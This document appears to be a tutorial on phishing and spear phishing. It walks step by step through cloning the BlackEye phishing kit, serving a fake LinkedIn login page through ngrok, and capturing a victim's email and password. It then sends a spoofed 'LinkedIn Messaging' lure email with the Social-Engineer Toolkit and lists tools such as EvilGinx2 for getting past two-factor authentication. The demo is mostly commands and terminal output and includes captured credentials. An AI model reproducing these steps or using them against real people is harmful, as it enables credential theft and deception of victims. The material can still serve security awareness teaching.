

# Phishing and Spear Phishing

## 1. Phishing

Phishing is a cyber attack that involves sending fraudulent communications, often via email, that appear to come from a reputable source. The primary goal is to deceive the recipient into revealing sensitive information, such as login credentials or financial details.

### How It Works

**Initiation:** An attacker crafts a message that mimics a legitimate entity (e.g., a bank or a service provider).

**Luring the Victim:** The message typically contains a call to action, such as clicking a link or downloading an attachment.

**Fake Website or Malware:** Clicking the link may redirect the victim to a counterfeit website designed to capture their credentials or install malware on their device.

**Data Collection:** If successful, the attacker collects sensitive information entered by the victim on the fake site or through malware.

### Brief Demo:

There are many website to do this. I choose Ngrok.

Step1: Clone the github repository to fetch the clone websites.

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ git clone https://github.com/x3rz/blackeye
Cloning into 'blackeye' ...
Username for 'https://github.com':
Password for 'https://github.com':
remote: Repository not found.
fatal: Authentication failed for 'https://github.com/x3rz/blackeye/'

(kali@kali)-[~]
└─$ git clone https://github.com/cybsam/blackeye
Cloning into 'blackeye' ...
remote: Enumerating objects: 390, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 390 (delta 2), reused 0 (delta 0), pack-reused 384 (from 1)
Receiving objects: 100% (390/390), 20.79 MiB | 2.47 MiB/s, done.
Resolving deltas: 100% (73/73), done.

(kali@kali)-[~]
└─$ cd blackeye

(kali@kali)-[~/blackeye]
└─$ ls
blackeye.sh  LICENSE  README.md  sites

(kali@kali)-[~/blackeye]
└─$ sudo ./blackeye.sh
sudo: ./blackeye.sh: command not found

(kali@kali)-[~/blackeye]
└─$ chmod +x blackeye.sh

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

```
(kali@kali)-[~/blackeye]
└─$ chmod +x blackeye.sh

(kali@kali)-[~/blackeye]
└─$ sudo ./blackeye.sh
:: Disclaimer: Developers assume no liability and are not ::
:: responsible for any misuse or damage caused by BlackEye. ::
:: Only use for educational purposes!! ::

:: BLACKEYE v1.5! By @cybsam & @thelinuxchoice ::

[01] Instagram [17] DropBox [33] eBay
[02] Facebook [18] Adobe ID [34] Amazon
[03] Snapchat [19] Shopify [35] iCloud
[04] Twitter [20] Messenger [36] Spotify
[05] Github [21] GitLab [37] Netflix
[06] Google [22] Twitch [38] Custom
[07] Origin [23] MySpace
[08] Yahoo [24] Badoo
[09] LinkedIn [25] VK
[10] Protonmail [26] Yandex
[11] Wordpress [27] devianART
[12] Microsoft [28] Wi-Fi
[13] IGFollowers [29] PayPal
[14] Pinterest [30] Steam
[15] Apple ID [31] Bitcoin
[16] Verizon [32] Playstation

[*] Choose an option: █

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Step 2: After choosing the website it initiates ngrok and produces the website url.

```
networkhuck@Vuln0mrt: ~ - blackeye
File Actions Edit View Help

[09] LinkedIn [25] VK
[10] Protonmail [26] Yandex
[11] Wordpress [27] devianART
[12] Microsoft [28] Wi-Fi
[13] IGFollowers [29] PayPal
[14] Pinterest [30] Steam
[15] Apple ID [31] Bitcoin
[16] Verizon [32] Playstation


[*] Choose an option: 9

[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Victim: https://3c784038d538.ngrok.io
[*] Waiting victim open the link ...
```

Step 2: Whoever access this link will be notified in terminal and the terminal will wait for the victims credentials.

```
File Actions Edit View Help
[*] Starting ngrok server...
[*] Send this link to the Victim: https://3c784038d538.ngrok.io
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 212.102.41.28
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] Victim IP: User-Agent:
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```



Step 3: Got the victims credentials from the fake website.

```
networkchuck@Voldemort:~/blackeye$ cat /dev/null
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
like Gecko) Chrome/86.0.4240.111 Safari/537.36IP: 212.102.41.28
[*] Saved: linkedin/saved.ip.txt

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: bernard.hackwell@gmail.com
[*] Password: doughtepug
[*] Saved: sites/linkedin/saved.usernames.txt
networkchuck@Voldemort:~/blackeye$
```

Using social Engineering Tactics, creating a phishing mail.

#### Step 4: Goto Applications→ social engineering toolkit.

```
File Actions Edit View Help
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

#### Step 5: Select the required menu and then choose the email attack. Create how the mail must be framed, enter sender receiver mail address, message.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

```
File Actions Edit View Help

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer> █
```

```
File Actions Edit View Help
set:mailer>1
set:phishing> Send email to:bernard.hackwell@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:
set:phishing> The FROM NAME the user will see:LinkedIn Messaging
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:no
Do you want to attach a file - [y/n]: no
Do you want to attach an inline file - [y/n]: █
```


```
File Actions Edit View Help
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Important LinkedIn Message
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a
set:phishing> Enter the body of the message, type END (capitals) when finish
received a message from Richard. It's been marked as urgent, check it now: h
rok.io END
Next line of the body:
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue

[*] Waiting victim open the link ...
█
```

#### Step 6: Mail will be sent and user might enter credentials in that phishing link.

From this social engineering tactics, we can get the credentials of victim.



Same way we can have Spear phishing techniques which aims at specific person, group or organization for valuables.

## 2. Spear Phishing

Spear phishing is a targeted form of phishing where attackers focus on specific individuals or organizations, often using personal information to make their messages more convincing.

### How It Works

**Research Phase:** Attackers gather detailed information about their target from social media and other public sources.

**Crafting Personalized Messages:** Using this information, they create tailored messages that appear credible and relevant to the victim.

**Execution:** The victim receives a message that seems legitimate, often prompting them to click a link or provide sensitive information.

**Data Compromise:** If the victim complies, their credentials are sent directly to the attacker.

### Attack techniques carried out in a network environment

- **Malicious Web Links:** Attackers craft links that appear legitimate but redirect users to fake websites designed to capture credentials.
- **Keyloggers:** Deployment of keyloggers to record keystrokes, capturing sensitive information as users enter it.

- **Content Injection:** Altering legitimate website content to mislead users into providing personal information.
- **Session Hijacking:** Exploiting active sessions to intercept data between the user and a legitimate service.
- **Social Engineering Techniques:** Manipulating victims using personal information to gain compliance with malicious requests.

### **Tools for Phishing and Spear Phishing:**

**Cobalt Strike:** Cobalt Strike is a penetration testing tool that includes features for creating and sending customized spear phishing emails to targeted individuals. It allows users to track interactions and embed URLs that redirect victims to malicious sites.

**Social-Engineer Toolkit (SET):** The Social-Engineer Toolkit (SET) is designed for social engineering attacks, including phishing and spear phishing, enabling users to clone websites and send phishing emails. It also supports various attack vectors like SMS phishing (smishing) and caller ID spoofing.

**EvilGinx2:** EvilGinx2 is a man-in-the-middle framework that facilitates advanced phishing attacks by capturing login credentials and session cookies from users. This tool effectively bypasses two-factor authentication by intercepting session tokens through legitimate-looking login pages.

**Gophish:** Gophish is an open-source phishing framework that allows users to create, manage, and analyze phishing campaigns. It provides customizable email templates and landing pages, along with analytics to track user engagement and responses.

**PhishX:** PhishX is a platform for creating and managing phishing simulations and training programs within organizations. It offers customizable templates for emails and landing pages while providing reporting features to assess user vulnerability.

**MailSniper:** MailSniper is a targeted email attack tool used in penetration testing to automate the sending of spear phishing emails. It allows customization of email

content based on the target's profile, making it effective for conducting focused attacks.

Both phishing and spear phishing rely heavily on deception and manipulation, but spear phishing is characterized by its targeted approach, making it particularly dangerous for high-profile individuals or organizations.